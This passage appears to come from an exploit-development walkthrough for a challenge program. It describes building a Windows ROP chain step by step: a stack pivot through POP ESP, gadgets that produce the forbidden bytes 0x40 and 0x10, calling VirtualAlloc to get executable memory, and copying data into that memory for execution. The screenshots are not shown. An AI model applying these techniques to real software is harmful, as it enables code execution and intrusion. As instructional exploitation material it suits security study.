
We negate the value of EAX again to get the final address to jump, and in EBP we put an address from the data section.




EAX already has the address we want to jump, we do an XCHG to EBX.




We jump.







We go back to the loop, but since everything is relative to EBP and points to the data section, the program will end up writing a new sequence of my data, until it finds a 0x40 or 0x10 character and exits the loop.



That will save it in the data section.




And it will loop until it finds 0x40.



There it is filled with the **rop1 + rop2** that I add, the problem is the return, that's why I added those two little blocks before they write a **POP ESP** and the starting address of my new data to be able to continue roping from there.






Now I continue tracing till the POP ESP.




And now when you run it, the stack will be filled with the new data entered to continue roping.

I added to the new data entered, the part of the ROP that I had already built, but now with plenty of free space to continue roping.


Now the rop continues with the part we already saw of building the VirtualAlloc chain and getting the kernel32 imagebase, finally calling GetProcAddress to get the VirtualAlloc imagebase.



The arguments are fine, let's see where it jumps.




Let's go pressing f8.




We've already accomplished the most difficult part, which is getting the VirtualAlloc address and gaining room to create more rop.

I found this gadget.







I will use it to jump directly to VirtualAlloc, which is in EAX, but not all is joy. The author put 0x40 and 0x10 as invalid characters, but both are required in VirtualAlloc arguments (0x40 and 0x1000) :-)



I will use this.






With these two gadgets we will save the forbidden 0x40, stepping on the argument at the beginning of this second ROP.



We must be very careful because there are addresses stored in exact places in the stack. If we add gadgets at the beginning we must move those addresses. For example, here I add 8 gadgets at the beginning to put the 0x40 in its place.





That moves 0x3f to eax, then increases it by 1 and this way we get the forbidden 0x40.

We save it right where the VirtualAlloc argument should be.

Adding gadgets at startup involves adjusting the value that was previously stored in a fixed address.

The image base should move 32 bytes since we added 8 gadgets.






We come to the JMP EAX with the correct arguments.


I put 0 as the address to allocate a new section.

The api refuses to give me executable permission for the data section, maybe using VirtualProtect can be achieved.




There I allocate a new section with executable permission, leaving the address in EAX.


I will copy my data there to execute them.




We will use this gadget to copy. The source needs to be in ESI, the destination in EDI and the size to copy in ECX.

We return from the JMP EAX to a POP ESI-POP EBP-RET










As we see with POP ESI, we move the new allocated address.

Then we pass to ECX the size value it will write.


.

We saved the address of the allocated section that was in EAX, in the ESI content.







I set the SOURCE with POP ESI, and EBP doesn't matter.




With POP EDI we will have the destination address, which I have copied before, by stepping on 0x90909090.

